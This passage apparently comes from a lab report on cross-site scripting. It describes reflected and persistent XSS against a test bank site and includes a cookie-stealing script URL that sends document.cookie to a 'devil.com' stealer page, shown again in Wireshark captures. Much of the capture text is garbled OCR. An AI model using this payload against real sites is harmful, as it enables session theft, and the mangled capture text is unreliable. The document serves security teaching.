 ■ Internet Protocol Version 4, Sri ■ Transission control Protocol, 3: ■ Hypertext Transfer Protocol ■ HTTP/11.1200 K/r/n ■ [Expert Info (Chat/Sequence) [Everity level: chat] [Everity level: chat] [Group: Sequence] Request Version: MITP/1.1200 K/r Bersage: HTTP/1.1200 K/r Bersage: HTTP/1.1200 K/r Berser: Apache/2.4.3 (Win32) Contert-Length: 251/rin © Contert-Length: 251/rin © Contert-Type: text/html/r/n Contert-Type: text/html/r/n contert-Type: text/html/r/n contert-Type: taxt/html/r/n chead>r/n chead>r/n	<pre>src Port: http (80),); HTTP/1.1 200 0K\r\ \r\n] 50 GWT\r\n openSSL/1.0.1c PHP/5. 0\r\n n value. \r\n value. \r\n if 449 4a 08 00 45 00 00 0a 0a 07 6a 0a if 7/ 517 16 06 17 11 469 47 80 18 31 20 32 30 30 20 47 57 56 70 30 32 </pre>	0<	: 10.10.10.2 (10.10.10.2) 245 (55245), Seq: 1, Ack: 687, Len: 483 	


6.2.5.2 XSS Attack Example


XSS attack can briefly be divided into two categories which are reflected XSS attack and persistent XSS attack. A reflected attack is typically delivered via email or a neutral web site. The bait is an innocent-looking URL, pointing to a trusted site but containing the XSS vector. If the trusted site is vulnerable to the vector, clicking the link can cause the victim's browser to execute the injected script. While the persistent XSS attack occurs when the data provided by the attacker is saved by the server, and then permanently displayed on "normal" pages returned to other users in the course of regular browsing, without proper HTML escaping.

We implemented both reflected and persistent XSS attack. Regarding to persistent attack, after user visits the XSS vulnerable page (XSS.php) in banka.com, the cookie of this user for banka.com is stored in a log.txt file of malicious webserver. As to reflected attack, attacker could send the following malicious URL via email to victim http://banka.com/userinfo/inputG.php?name=<script>void('&email=');document.location="http://devil.com/myimage/stealer.php?c ookie="%2bdocument.cookie;</script>. Once user clicks the link, the user's cookie for banka.com will be sent to attacker.

Fig. 86 shows the webpage when user visits the vulnerable page in banka.com or clicks the malicious link which only displays "Page Under Construction". Fig. 87 presents the log file in attacker's server which stores the user's cookie for banka.com.

The steps of a typical reflected XSS attack example are listed below and related diagram is in Fig. 85.





The packet of each step of reflected XSS attack example is captured with Wireshark and listed from Fig. 88 to Fig. 91.

XSSReflected.pcapng [Wireshark 1.8.6 (S			
Ele Edit View Go Capture Analyze S			
	} Q, ⇔ ⇔ ⊋ 75 ⊉	1	
Filter: ip.addr == 10.10.10.2 && http		Expression Clear Apply Save	
No. Time Source 24 17.3090900 10.10.10.2	Destination 10.10.10.15	Protocol Length Info HTTP 630 GET /userinfo/inputG.php?name=%3Cscript%3Evc	oid(%27&email=%27);document.location=%22http://devil.com/myimage/stealer.php?cookie
25 17.3113460 10.10.10.15	10.10.10.2	HTTP 516 HTTP/1.1 200 OK (text/html)	
			Sing
			de la companya
<		m	
		aptured (5040 bits) on interface 0 4f), Dst: wistronI_14:49:4a (3c:97:0e:14:49:4a)	
		10.2), Dst: 10.10.10.15 (10.10.10.15) D), Dst Port: http (80), Seq: 1, Ack: 1, Len: 564	
Hypertext Transfer Protocol			ler.php?cookie=%22%2bdocument.cookie;%3C/script%3E HTTP/1.1\r\n
Expert Info (Chat/Sequence)	e): GET /userinfo/inpu	tG.php?name=%3Cscript%3Evoid(%27&email=%27);document.location=	%22http://devil.com/myimage/stealer.php?cookie=%22%2bdocument.cookie;%3C/script%3E
[Severity level: Chat]	inpute.pnp?name=%3Cscr	.pt%sevoid(%2/@email=%2/);document.location=%22nttp://devil.com	m/myimage/stealer.php?cookie=%22%2bdocument.cookie;%3C/script%3E HTTP/1.1\r\n]
[Group: Sequence] Request Method: GET			
Request URI: /userinfo/inp Request Version: HTTP/1.1	utG.php?name=%3Cscript	%3Evoid(%27&email=%27);document.location=%22http://devil.com/my	yimage/stealer.php?cookie=%22%2bdocument.cookie;%3C/script%3E
Host: banka.com\r\n			
		n/xml;q=0.9,image/webp,*/*;q=0.8\r\n	
User-Agent: Mozilla/5.0 (Lin Accept-Encoding: gzip, defla		us 7 Build/KTU84P) ApplewebKit/537.36 (KHTML, like Gecko) Chron	me/43.0.2357.93 Safari/537.36\r\n
Accept-Language: en-US,en;q= Cookie: TestCookie=Testinfo\	0.8,zh-CN;q=0.6,zh;q=0	.4\r\n	
\r\n			
<u> Full request URI: http://ba</u>	nKa.com/userinto/input	j.pnp?name=%3CSCr1pt%3Evold(%27&email=%27);document.location=%	<pre>22http://devil.com/myimage/stealer.php?cookie=%22%2bdocument.cookie:%3C/script%3E]</pre>
•		m)
0010 02 68 22 01 40 00 3f 06 ef	L c4 d6 4f 08 00 45 00 F 6a 0a 0a 0a 02 0a 0a	<ijoe. .h".@.?j</ijoe. 	
0030 05 59 53 a5 00 00 01 01 08	7 02 aa 16 fd 73 80 18 8 0a 00 02 07 04 05 ba	P3S .YS	
0040 57 39 47 45 54 20 2f 75 7		W9GET /U SETINTO/	
🔵 💅 Ready to load or capture	Packets: 46 Displayed: 2	Marked: 0 Dropped: 0 Load time: 0:00.005 Profile: Default	
		Fig. 88. Captured Reflected XSS Attac	k Sten 1 Packet
XSSReflected.pcapng [Wireshark 1.8.6 (SVN Rev 48142 from /trunk-1		
Ele Edit View Go Capture Analyze			
		: 🗐 🗐 Q, Q, Q, 🖸 👹 🕅 🧏 % 😫	
Filter: ip.addr == 10.10.10.2 && http No. Time Source	Destination	Expression Clear Apply Save Protocol Length Info	
24 17. 3090900 10. 10. 10. 2 25 17. 3113460 10. 10. 10. 15	10.10.10.2	HTTP 630 GET /userinfo/inputG.php?name=%3Cscript%3E HTTP 516 HTTP/1.1 200 OK (text/html)	<pre>:void(%27&email=%27); document.location=%22http://devil.com/myimage/stealer.php?cool</pre>
27 27 29 29 20 20 20 20 20 20 20 20 20 20 20 20 20	2012012012		
<	(130 biss) Fig busse	aptured (4128 bits) on interface 0	
⊕ Ethernet II, Src: WistronI_14:	49:4a (3c:97:0e:14:49	(4128 bits) on interface 0 (41), Dst: Trendnet_C4:d6:4f (00:14:d1:c4:d6:4f) (10.15), Dst: 10.10.10.2 (10.10.10.2)	
		Dst Port: 36000 (36000), Seq: 1, Ack: 565, Len: 450	
HTTP/1.1 200 OK\r\n Expert Info (Chat/Sequence)	a). HTTP/1 1 200 OK/r	n]	
[Message: HTTP/1.1 200 C [Severity level: Chat]		10 10	
[Group: Sequence] Request Version: HTTP/1.1			
Status Code: 200 Response Phrase: OK			
Date: Sun, 21 Jun 2015 17:23 Server: Apache/2.4.3 (Win32)		4 7\r\n	
X-Powered-By: PHP/5.4.7\r\n Content-Length: 212\r\n	openase/1.0.1c Php/s		
[Content length: 212] [Content length: 212] Keep-Alive: timeout=5, max=1	00\r\r		
Connection: Keep-Alive\r\n			
Content-Type: text/html\r\n \r\n	1		
Content-Type: text/html\r\n \r\n Line-based text data: text/htm <html>\r\n</html>	1		
Content-Type: text/html\r\n \r\n Line-based text data: text/htm <html>\r\n <hteab>\r\n <tile>PHP Form</tile>\r\n</hteab></html>	1		
Content-Type: text/html\r\n \r\n □ Line-based text data: text/htm <html>\r\n <thead>\r\n <title>PHP Form</title>\r\n \r\n obdy>\r\n</thead></html>		location="http://devil.com/myimane/stealer.nho?conkie_"+docum	ment.cookie:!\r\n
Content-Type: text/html/r/n /r/n © Eine-based text data: text/htm <html>r/n <html>r/n <tile>PHP Form</tile>/r/n <t head="">/r/n <b d="">/r/n welcome<script>void('! your </bdd>/r/n</td><td></td><td>location="http://devil.com/myimage/stealer.php?cookie="+docum</td><td>ment.cookie;</script>!\r\n</t></html></html>			
Content-Type: text/html\r\n \r\n Chae-based text data: text/htm <html>/r\n <html>/r\n </html>/r\n </html> /r\n dody>/r\n dody>/r\n 		location="http://devil.com/myimage/stealer.php?cookie="+docum	ment.cookie;!\r\n
Content-Type: text/html\r\n \r\n Chambased text data: text/htm <html>\r\n <html>\r\n <thtml>\r\n dbody>\r\n welcome<script>void('! your </html>\r\n \r\n \r\n</td><td>Email is `);document</td><td></td><td>ment.cookie;</script>!\r\n</thtml></html></html>			
Content-Type: text/html\r\n \r\n □ Eine-based text data: text/htm <html>r\n <html>r\n <html>r\n <html>r\n <html>r\n <html>r\n welcome<script>void('! your </html>r\n whtml>r\n <html>r\n <html>r\n 0000 00 14 d1 44 d6 4f 3c 97 0 0010 01 f6 12 37 40 00 40 00 0</td><td>Email is ');document e 14 49 4a 08 00 45 0 0 00 0a 0a 04 0f 0a 0</td><td></td><td>ment.cookie;</script>!\r\n</html></html></html></html></html></html>			
Content-Type: text/html\r\n \r\n □ Line-based text data: text/htm <tml>r\n <thead>r\n <thead>r\n <thead>r\n <thead>r\n <thead>r\n <thead>r\n <thead>r\n <thead>r\n <thead>r\n <thead>r\n <thead>r\n <thead>r\n <thead>r\n <thead>r\n <thead>r\n <thead>r\n <thead>r\n <thead>r\n <thead>r\n <thead>r\n <thead>r\n <thead>r\n <thead>r\n <thead>r\n <thead>r\n <thead>r\n <thead>r\n <thead>r\n <thead>r\n <thead>r\n <thead>r\n <thead>r\n <thead>r\n <thead>r\n <thead>r\n <thead>r\n a <t< td=""><td>Email is ');document e 14 49 4a 05 00 45 0 0 00 0a 0a 04 07 9a 0 0 27 33 0c 79 36 80 1</td><td></td><td>ment.cookie;!\r\n</td></t<></thead></thead></thead></thead></thead></thead></thead></thead></thead></thead></thead></thead></thead></thead></thead></thead></thead></thead></thead></thead></thead></thead></thead></thead></thead></thead></thead></thead></thead></thead></thead></thead></thead></thead></thead></thead></tml>	Email is ');document e 14 49 4a 05 00 45 0 0 00 0a 0a 04 07 9a 0 0 27 33 0c 79 36 80 1		ment.cookie;!\r\n
Content-Type: text/html\r\n \r\n □ Eine-based text data: text/htm <html>r\n <html>r\n <html>r\n <html>r\n <html>r\n <html>r\n welcome<script>void('! your </html>r\n whtml>r\n <html>r\n <html>r\n 0000 00 14 d1 44 d6 4f 3c 97 0 0010 01 f6 12 37 40 00 40 00 0</td><td>e 14 49 4a 08 00 45 0 0 00 0a 0a 0a 06 00 45 0 0 00 0a 0a 0a 07 0a 0 0 33 06 0a 35 00 1 0 33 06 0a 35 00 1 0 33 06 0a 37 00 1 0 33 06 0a 70 0 0 30 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0</td><td></td><td>nent.cookie;</script>!\r\n</html></html></html></html></html></html>			
Content-Type: text/html\r\n \r\n □ Line-based text data: text/htm <html>r\n <html>r\n <html>r\n <html>r\n <html>r\n <html>r\n <html>r\n <html>r\n <html>r\n <html>r\n <html>r\n <html>r\n <html>r\n <html>r\n <html>r\n 0000 00 14 dl c4 d6 4f 3c 97 0 0010 01 f6 12 37 40 00 40 06 0020 0a 02 00 50 8c a0 a 16 f 0030 00 70 42 85 30 90 15 01 0030 00 70 42 85 30 90 15 01 0030 00 70 44 86 42 82 52 53 <html>r <html>r <htm< td=""><td>e 14 49 4a 08 00 45 0 0 00 0a 0a 0a 06 00 45 0 0 00 0a 0a 0a 07 0a 0 0 33 06 0a 35 00 1 0 33 06 0a 35 00 1 0 33 06 0a 27 0 0 30 0 0 1 20 22 30 30 20 04</td><td></td><td>ment.cookie;!\r\n</td></htm<></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html></html>	e 14 49 4a 08 00 45 0 0 00 0a 0a 0a 06 00 45 0 0 00 0a 0a 0a 07 0a 0 0 33 06 0a 35 00 1 0 33 06 0a 35 00 1 0 33 06 0a 27 0 0 30 0 0 1 20 22 30 30 20 04		ment.cookie;!\r\n

) 🛛 📕 🧟 🔚 🗋 🗶 🥰 🧐	🔪 🗢 🔿 ዥ 👱 🛛				3 🛄					
Filter: ip.addr == 10.10.10.2 && http		Expressio	n Clear	Apply	Save					
Time Source	Destination	▲ Protocol Len								
48 9.01094600 10.10.10.2 51 9.21697300 10.10.10.16	10.10.10.16 10.10.10.2		675 GET /myi 333 HTTP/1.1			e=TestCookie	=Testinfo HTTP/1.	1		
Frame 49, 675 histor on when (544	00 hits) 675 hitss	conturod (EA)) hits) on	intenface	2					
Frame 48: 675 bytes on wire (54) Ethernet II, Src: Trendnet_c4:d	5:4f (00:14:d1:c4:d6	:4f), Dst: 50	ony_e3:4a:a3	(f0:bf:97	:e3:4a:a3)					
Internet Protocol Version 4, Sr Transmission Control Protocol, S						09				
Hypertext Transfer Protocol GET /myimage/stealer.php?cook:	ie-TestCookie-Testin		s\n							
Expert Info (Chat/Sequence)): GET /myimage/stea	ler.php?cook	e=TestCooki	e=Testinfo	$HTTP/1.1\r\i$	n]				
[GET /myimage/stealer.php [Severity level: Chat]	COOK1E=TestCooK1E	estinto HTTP/	1.1\r\nj							
[Group: Sequence] Request Method: GET										
Request URI: /myimage/steal	er.php?cookie=TestCoo	okie=Testinfo)							
Request Version: HTTP/1.1 Host: devil.com\r\n										
Connection: keep-alive\r\n Accept: text/html,application	/xhtml+xml.applicatio	on/xml:a=0.9	image/webp.	*/*:a=0.8\	r\n					
User-Agent: Mozilla/5.0 (Linu:	x; Android 4.4.4; Nex	xus 7 Build/H	(TU84P) Appl	ewebKit/53	7.36 (KHTML,					
Referer: http://banka.com/user Accept-Encoding: gzip, deflat		e=%3CSCr1pt%:	SEV010(%2/&e	maıl=%27);	document. loca	ation=%22http	p://devil.com/myi	nage/stealer.pr	np?cook1e=%22%2bdo	cumen
Accept-Language: en-US,en;q=0 \r\n	.8,zh-CN;q=0.6,zh;q=0	0.4\r\n								
[Full request URI: http://dev	il.com/myimage/steal	er.php?cooki	e=TestCookie	<u>=Testinfo]</u>						
[HTTP request 1/1] <u>[Response in frame: 51]</u>										
00 f0 bf 97 e3 4a a3 00 14 d1 10 02 95 57 7a 40 00 3f 06 b9	c4 d6 4f 08 00 45 00)]								
20 0a 10 b4 92 00 50 6e 92 50	c3 0a 0a 0a 02 0a 0a 78 08 58 d5 b9 80 18	3Pn.	Px.X							
30 05 59 53 8f 00 00 01 01 08 40 22 ce 47 45 54 20 2f 6d 79	0a 00 02 07 10 00 04 69 6d 61 67 65 2f 7	.YS .GET /m	yimage/s							
40 22 ce 47 45 54 20 2f 6d 79	69 6d 61 67 65 2f 7	B ".GET /m	yimage/s						Profile: Default	
40 22 ce 47 45 54 20 2f 6d 79	69 6d 61 67 65 2f 7	B ".GET /m	yimage/s						Profile: Default	
40 22 ce 47 45 54 20 2f 6d 79	69 6d 61 67 65 2f 7 70 2f 62 6f 6f 6b 60 Packets: 68 · Displayed: 2	3	yimage/s bp2cooki 0 (0.0%)	ected X	SS Attac	< Step 3 P	Packet		Profile: Default	
40 22 ce 47 45 54 20 2f 6d 79 50 74 6c 1 6c 66 79 76 File: "C:\Aubum\wireshark\XSSReflected.po	69 6d 61 67 65 2f 7: 70 2f 63 6f 6f 6f 6k 67 Packets: 68 · Displayed: 2 Fig. 9	(2.9%) · Dropped:	yimage/s bp2cooki 0 (0.0%)	ected X	SS Attacl	< Step 3 P	Packet		Profile: Default	
10 22 ce 47 45 54 20 2f 6d 79 57 74 55 16 c 55 73 0.70 65 57 File: "C:\Auburn\wireshark\XSSReflected.pc KSSReflected.pcapng [Wireshark 112.5 (v1.12 e Edit View Go Capture Analyze Stat	69 6d 61 67 65 2f 7 70 2f 63 6f 6f b 6 Packets: 68 · Displayed: 2 Fig. 9 .5-0-g5819e5b from master-1. istics: Telephony_Tools_In	3 ".GET /m (2.9%) · Dropped: 90. Captu 12)] tternals <u>H</u> elp	vimage/s bp2conki 0 (0.0%)			< Step 3 P	Packet			0
40 22 ce 47 45 54 20 2f 6d 79 57 4 6 6 1 6 6 65 70 70 70 File: "C:\Auburn\wireshark\XSSReflected.pc XSSReflected.pcapng [Wireshark 112.5 (v112 e Edit Yiew Go Capture Analyze Stat) ◎ ▲ ■ ▲ ▲ ■ ▲ ▲ ■ ▲ & ■ ■ ▲ & ■	69 6d 61 67 65 2f 7 70 2f 63 6f 6f b 6 Packets: 68 · Displayed: 2 Fig. 9 .5-0-g5819e5b from master-1. istics: Telephony_Tools_In	3	vinage/s 0 (0.0%) ured Refl			< Step 3 P	Packet			6
40 22 ce 47 45 54 20 2f 6d 79 57 4 6 6 1 6 6 65 70 70 70 File: "C:\Aubum\wireshark\XSSReflected.pc XSSReflected.pcapng [Wireshark 1.12.5 (v112 e Edit View Go Capture Analyze Stat © ▲ ■ @ ↓ □ □ ※ @ ↓ □ Filte: ip.addr == 10.10.10.2 && http	69 6d 61 67 65 2f 7 70 2f 63 6f 6f 6h 6 Fig. 9 Fig. 9 5-0-9581965b from master-1. istics Telephony Iools In ↓ ← ⇔ ⇔ ♀ ♀ ♀ ↓ [3 ". GET / m (29%) • Dropped: 90. Captu 12)] iternals Help Image: Provide the second seco	yimage/s 10/2004 ured Refl 0 00 ⊡ 1 100 00 ⊡ 1 100 00 ⊡ 1 100 00 00 100			< Step 3 P	Packet			
40 22 ce 47 45 54 20 2f 6d 79 57 4 65 c 16 c 65 73 50 70 68 57 File: "C:\Auburn\wireshark\XSSReflected.pc KSSReflected.pcapng [Wireshark 112.5 (v112 e Edit Yiew Go Capture Analyze Stat ©	69 6d 61 67 65 2f 7 70 2f 63 6f 6f 6h 6 Fig. 9 Fig. 9 5-0-9581965b from master-1. istics Telephony Iools In ↓ ← ⇔ ⇔ ♀ ♀ ♀ ↓ [(29%) · Dropped: (29	yimage/s mocodi ured Refl Q Q C h Clear th Info	Apply	Save		Packet			
10 22 ce 47 45 54 20 2f 6d 79 57 4 55 1 6c 65 73 0, 70 65 57 File: "C\Auburn\wireshark\XSSReflected.po XSSReflected.pcapng [Wireshark 1.12.5 (v1.12 e Edit View Go Capture Analyze Stat © ▲ ■ @ 🖻 🗎 & 😂 © Filte: ip.addr == 10.10.10.2 && http Time Source	69 6d 61 67 65 2f 7 70 26 63 66 cf 65 di Packets: 68 • Displayed: 2 Fig. 9 5-0-g581965b from master-1. istics Telephony Iools In ↓ ← ⇔ ⊕ ⊕ ∰ L [[C29%) · Dropped: (29%) · Drop	yimage/s mocodi ured Refl Q Q C h Clear th Info	Apply	Save					
40 22 ce 47 45 54 20 2f 6d 79 57 4 6 6 1 6 6 65 73 0 70 6 File: "C\Auburn\wireshark\XSSReflected.po XSSReflected.pcapng [Wireshark 1.12.5 (v1.12 e Edit View Go Capture Analyze Stat © ▲ ■ @ ▲ ■ @ ▲ @ ₩ @ ↓ © Filter: ipaddr == 10.10.10.2 && http Time Source 48 9.01094600 10.10.10.2 51 9.21697300 10.10.10.16	69 6d 61 67 65 2f 7 70 2f 63 6f 6f b 67 Fig. 9 5-0-95819e5b from master-1 istics Telephony Iools In € ♣ ♣ ♠ 주 ♣ ₤ [[Destination 10.10.10.16 10.10.10.2	C2.9%) · Dropped: C2.9%) · Drop	yimage/s moreod ured Refl Q (0,0%) 	Apply Apply mage/steale 200 oK (t	Save Save ar.php?cookie ext/html)					
10 22 ce 47 45 54 20 2f 6d 79 57 26 56 16 65 73 70 76 57 26 56 16 65 73 70 76 57 76 76 75 70 76 75 70 76 57 76 76 76 75 70 76	69 6d 61 67 65 2f 7 70 2f 63 6f 6f 6f 6 50 2f 67 65 2f 7 50 2f 63 6f 6f 6f 6f 50 2f 6f 6f 6f 6f 50 2f 6f 6f 6f 6f 6f 50 2f 6f 6f 6f 6f 6f 6f 6f 6f 50 2f 6f 6f 6f 6f 6f 6f 6f 6f 50 2f 6f 6f 6f 6f 6f 6f 6f 6f 6f 50 2f 6f 6f 6f 6f 6f 6f 6f 6f 6f 50 2f 6f 6f 6f 6f 6f 6f 6f 6f 6f 6f 50 2f 6f 6f 50 2f 6f	CGT /m CGT /m CGP(29%) · Dropped: CGP(29%) · Dro	yimage/s mocodd ured Refl Q (0.0%) ured Refl Q (0.0%) Clear th Info 575 GET /myin 333 HTTP/1.1 4 bits) on	Apply Apply agg/steale 200 ok (t	Save Save ar.php?cookie ext/html)					
10 22 ce 47 45 54 20 2f 6f 79 57 76 56 70	69 6d 61 67 65 2f 7 7 2 6 63 6 f 6 f 6 f 6 Fig. 9 5-0-95819e5b from master-1. istics Telephony Iools In ↓	C29%) - Dropped: C29%) - Drop	y'mage/s har2cat/ 0 (00%) ured Refl Clear th Info Clear th Info S75 GET (myrin 133 HTTP/1.1 4 bits) on et_c4:166:4f : 10.01.0.5	Apply Apply mage/steale 200 οκ (t (00:14:d1: 2 (10.10.10	Save Save ext.php?cookie ext.html) c4:d6:4f) .2)	=TestCookie=				
40 22 ce 47 45 54 20 2f 6d 79 57 4 65 d 67 65 73 0.70 68 File: "C:\Auburn\wireshark\XSSReflected.pc XSSReflected.pcapng [Wreshark 1.125 (v112 e Edit View Go Capture Analyze Stat © ▲ ■ @ ■ @ 2 @ 0 Filte: ip.addr == 10.10.10.2 && http Time Source 48 9.01094600 10.10.10.2 51 9.21697300 10.10.10.16 Frame 51: 333 bytes on wire (266 Ethernet 11, Src: Sony.e3:4a:a3 Internet Protocol Version 4, Src Transmission Control Protocol, 5 Hypertext Transfer Protocol	69 6d 61 67 65 2f 7 7 2 6 63 6 f 6 f 6 f 6 Fig. 9 5-0-95819e5b from master-1. istics Telephony Iools In ↓	C29%) - Dropped: C29%) - Drop	yimage/s har2cold ured Refl Clear th Info Clear th Info Clear th Info Clear th Info (distaf (distaf 10.101.0.3	Apply Apply mage/steale 200 οκ (t (00:14:d1: 2 (10.10.10	Save Save ext.php?cookie ext.html) c4:d6:4f) .2)	=TestCookie=				
40 22 ce 47 45 54 20 2f 6d 79 57 74 5€ 16 c 65 73 70 70 6€ 57 File: "C\Aubum\wireshark\XSSReflected.po XSSReflected.poapng [Wireshark 1.12.5 (v1.12 e Edit Yiew Go Capture Analyze Stat 10 ▲ ▲ ▲ ▲ ▲ ▲ ▲ ▲ ▲ ▲ ▲ ▲ ▲ ▲ ▲ ↓ Filte: ip.addr == 10.10.10.2 && http Time Source 48 9.01094600 10.10.10.2 51 9.21697300 10.10.10.16 Ername 51: 333 bytes on wire (266 Ethernet IT, Src: Sony_e3:4a:a3 Internet Protocol Version 4, Src Transmission Control Version 4, Src Transmission Control Version 4, Src Transmission Control Version 4, Src Transmission Control Version 4, Src HTTP/1.1 200 0K\r\n	69 6d 61 67 65 2f 7 70 2f 63 6f ef 6h 6i 50 2f 63 6f ef 6h 6i 5-0-g5819e5b from master-1 istics Telephony Iools In ↓	CGT /m CGT /m	yimage/s har2cold ured Refl Clear th Info Clear th Info Clear th Info Clear th Info (distaf (distaf 10.101.0.3	Apply Apply mage/steale 200 οκ (t (00:14:d1: 2 (10.10.10	Save Save ext.php?cookie ext.html) c4:d6:4f) .2)	=TestCookie=				
10 22 ce 47 45 54 20 2f 6f 79 57 26 56 16 65 73 70 76 57 26 56 16 65 73 70 76 57 26 16 65 73 70 76 75 57 26 16 65 73 70 76 76 57 File: "C:\Auburn\wireshark\XSSReflected.pcapng [Wireshark112.5 (v1.12 12.5 (v1.12 51 12.5 76	69 6d 61 67 65 2f 7 70 2f 63 6f ef 6h 6i 50 2f 63 6f ef 6h 6i 5-0-g5819e5b from master-1 istics Telephony Iools In ↓	CGT /m CGT /m	yimage/s har2cold ured Refl Clear th Info Clear th Info Clear th Info Clear th Info (distaf (distaf 10.101.0.3	Apply Apply mage/steale 200 οκ (t (00:14:d1: 2 (10.10.10	Save Save ext.php?cookie ext.html) c4:d6:4f) .2)	=TestCookie=				
0 22 ce 47 45 54 20 2f 6f 79 57 455 16 65 73 70 76 57 455 16 65 73 70 76 57 455 16 65 73 70 76 57 455 16 65 73 70 76 57 455 16 65 73 76 76 58 9 10 12 20 112 112 112 68 9 1004600 10.10.10 28 20 21	69 6d 61 67 65 2f 7 70 2f 63 6f ef 6h 6i 50 2f 63 6f ef 6h 6i 5-0-g5819e5b from master-1 istics Telephony Iools In ↓	CGT /m CGT /m	yimage/s har2cold ured Refl Clear th Info Clear th Info Clear th Info Clear th Info (distaf (distaf 10.101.0.3	Apply Apply mage/steale 200 οκ (t (00:14:d1: 2 (10.10.10	Save Save ext.php?cookie ext.html) c4:d6:4f) .2)	=TestCookie=				
10 22 ce 47 45 54 20 2f 6d 79 57 4 65 d 16 c 65 73 0, 70 65 ST 6 16 c 65 73 0, 70 67 ST 6 16 c 65 73 0, 70 67 ST 6 16 c 65 73 0, 70 10 10 10 10 10 ST 10 0 0 10 10 10 10 10 10 ST 10 0 0 10 10 10 10 10 10 ST 10 0 0 10 10 10 10 10 10 ST 10 0 0 10 10 10 10 10 10 ST 10 0 0 10 10 10 10 10 10 ST 10 0 0 10 10 10 10 10 10 ST 10 0 0 10 10 10 10 10 10 ST 10 0 0 10 10 10 10 10 10 10 ST 10 0 0 0 10 10 10 10 10 10 ST 10 0 0 0 10 10 10 10 10 10 ST 10 0 0 0 10 10 10 10 10 10 ST 10 0 0 0 10 10 10 10 10 10 ST 10 0 0 0 10 10 10 10 10 10 ST 10 0 0 0 10 10 10 10 10 10 ST 10 0 0 0 10 10 10 10 10 10 ST 10 0 0 0 10 10 10 10 10 10 ST 10 0 0 0 10 10 10 10 10 10 ST 10 0 0 0 10 10 10 10 10 10 ST 10 0 0 0 10 10 10 10 10 10 ST 10 0 0 0 10 10 10 10 10 10 ST 10 0 0 0 10 10 10 10 10 10 ST 10 0 0 0 10 10 10 10 10 10 ST 10 0 0 0 10 10 10 10 10 10 ST 10 0 0 0 10 10 10 10 10 10 ST 10 0 0 0 10 10 10 10 10 10 ST 10 0 0 0 10 10 10 10 10 10 10 ST 10 0 0 0 10 10 10 10 10 10 10 ST 10 0 0 0 10 10 10 10 10 10 10 10 ST 10 0 0 0 10 10 10 10 10 10 10 10 ST 10 0 0 0 10 10 10 10 10 10 10 10 10 10	69 6d 61 67 65 2f 7 70 2f 63 6f ef 6h 6i 50 2f 63 6f ef 6h 6i 5-0-g5819e5b from master-1 istics Telephony Iools In ↓	C29%) · Dropped: C29%) · Drop	yimage/s har2cold ured Refl Clear th Info Clear th Info Clear th Info Clear th Info (distaf (distaf 10.101.0.3	Apply Apply mage/steale 200 οκ (t (00:14:d1: 2 (10.10.10	Save Save ext.php?cookie ext.html) c4:d6:4f) .2)	=TestCookie=				
0 22 ce 47 45 42 24 64 79 5 74 55 16 65 73 70 76 5 74 55 16 65 73 70 76 5 74 55 16 65 73 70 76 5 74 55 16 65 73 70 76 \$ 74 56 67 75 70 76 76 \$ \$ 76 \$ \$ \$ 76	69 6d 61 67 65 2f 7 70 2f 63 6f 6f 6f 6 50 2f 63 6f 6f 6f 6 50-g5819e5b from master.1 istics Telephony Iools In 10.10.10.16 10.10.10.16 10.10.10.16 10.10.10.16 10.10.16 (10.10 57 Port: 80 (80), DS 1: HTTP/1.1 200 0K\r\	C29%) · Dropped: C29%) · Drop	yimage/s har2cold ured Refl Clear th Info Clear th Info Clear th Info Clear th Info (distaf (distaf 10.101.0.3	Apply Apply mage/steale 200 οκ (t (00:14:d1: 2 (10.10.10	Save Save ext.php?cookie ext.html) c4:d6:4f) .2)	=TestCookie=				
